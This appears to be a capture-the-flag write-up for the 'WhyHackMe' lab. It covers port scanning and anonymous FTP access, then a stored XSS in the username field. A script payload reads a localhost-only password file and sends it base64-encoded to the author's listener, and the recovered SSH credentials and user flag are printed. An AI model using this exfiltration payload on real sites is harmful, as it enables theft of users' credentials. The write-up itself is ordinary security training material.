TL;DR
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 21 with ftp, port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 62 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.164.248
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:71:2b:90:7d:89:b8:e9:b4:6a:76:c1:50:49:43:cf (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDVPKwhXf+lo95g0TZQuu+g53eAlA0tuGcD2eIcVNBuxuq46t6mjnkJsCgUX80RB2wWF92OOuHjETDTduiL9QaD2E/hPyQ6SwGsL/p+JQtAXGAHIN+pea9LmT3DO+/L3RTqB1VxHP/opKn4ZsS1SfAHMjfmNdNYALnhx2rgFOGl
TwgZHvgtUbSUFnUObYzUgSOIOPICnLoQ9MRcjoJEXa+4Fm7HDjo083hzw5gI+VwJK/P25zNvD1udtx3YII+cnOoYH+lT2h/gPcJKarMxDCEtV+3ObVmE+6oaCPx+eosZ+45YuUoAjNjE/U/KAWIE+Y0Xav87hQ/3ln4bzB8N5WV41/WC5zqIfFzuY+ewx6Q6u6t7ijxZ+AE2sayFIq
IgmXKWKq3NM9fgLgUooRpBRANDmlb9xI1hzKobeMPOtDkaZ+rIUxOLtUMIkzmdRAIElz3zlxBD+HAqseFrmXKKvLtL6JllEqtEZShSENNZ5Rbh3nBY4gdiPliolwJkrOVNdhE=
|   256 cb:29:97:dc:fd:85:d9:ea:f8:84:98:0b:66:10:5e:6f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFynIMOUWPOdqgGO/AVP9xcS/88z57e0DzGjPCTc6OReLmXrB/egND7VnoNYnNlLYtGUILQ1qoTrL7hC+g38pxc=
|   256 12:3f:38:92:a7:ba:7f:da:a7:18:4f:0d:ff:56:c1:1f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKTv0OsWH1pAq3F/Gpj1LZuPXHZZevzt2sgeMLwWUCRt
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Welcome!!
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
…
First we login anonymously to the ftp service, we can find the file update.txt and take it:
┌──(agonen㉿kali)-[~/thm/WhyHackMe]
└─$ ftp anonymous@whyhackme.thm
Connected to whyhackme.thm.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40880|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
l226 Directory send OK.
ftp> ls -l
229 Entering Extended Passive Mode (|||18171|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
226 Directory send OK.
ftp> get update.txt
local: update.txt remote: update.txt

This is the file:
┌──(agonen㉿kali)-[~/thm/WhyHackMe]
└─$ cat update.txt
Hey I just removed the old user mike because that account was compromised and for any of you who wants the creds of new account visit 127.0.0.1/dir/pass.txt and don't worry this file is only accessible by localhost(127.0.0.1), so nobody else can view it except me or people with access to the common account.
- admin
Next, i went to the http server. first we can see this blog.php page

The first comment says something that might hint us there might be a XSS Injection
Name: admin
Comment: Hey people, I will be monitoring your comments so please be safe and civil.
So, I tried to register at register.php, and the login at login.php and go back to blog.php, and give the XSS Injection comment. The problem was it html encoding the comment.
Next, I tried to register user with name like <script>alert()</script>, and it worked, we got our XSS.
In this case I used the payload:
<script>fetch('http://192.168.164.248:8089/CHECK')</script>

set up python http server:
python3 -m http.server 8089
and got the requests.

I gave this payload, to fetch the data from http://127.0.0.1/dir/pass.txt and then send it to my http server, on port 8081.
<script> x=new XMLHttpRequest(); x.onload=function(){ new Image().src='http://192.168.164.248:8081/?'+btoa(this.responseText); }; x.open('GET','http://127.0.0.1/dir/pass.txt'); x.send(); </script>
set up the listener:
┌──(agonen㉿kali)-[~/thm/WhyHackMe]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.66.189.200 - - [21/Dec/2025 15:09:02] "GET /?amFjazpXaHlJc015UGFzc3dvcmRTb1N0cm9uZ0lESwo= HTTP/1.1" 200 -

and after decoding:
┌──(agonen㉿kali)-[~/thm/WhyHackMe]
└─$ echo 'amFjazpXaHlJc015UGFzc3dvcmRTb1N0cm9uZ0lESwo=' | base64 -d
jack:WhyIsMyPasswordSoStrongIDK
we can login via ssh using the credentials:

and grab the user flag:
jack@ubuntu:~$ cat user.txt
1ca4eb201787acbfcf9e70fca87b866a
Privilege Escalation to Root
sudo -l, there is ip-tables. need further investigation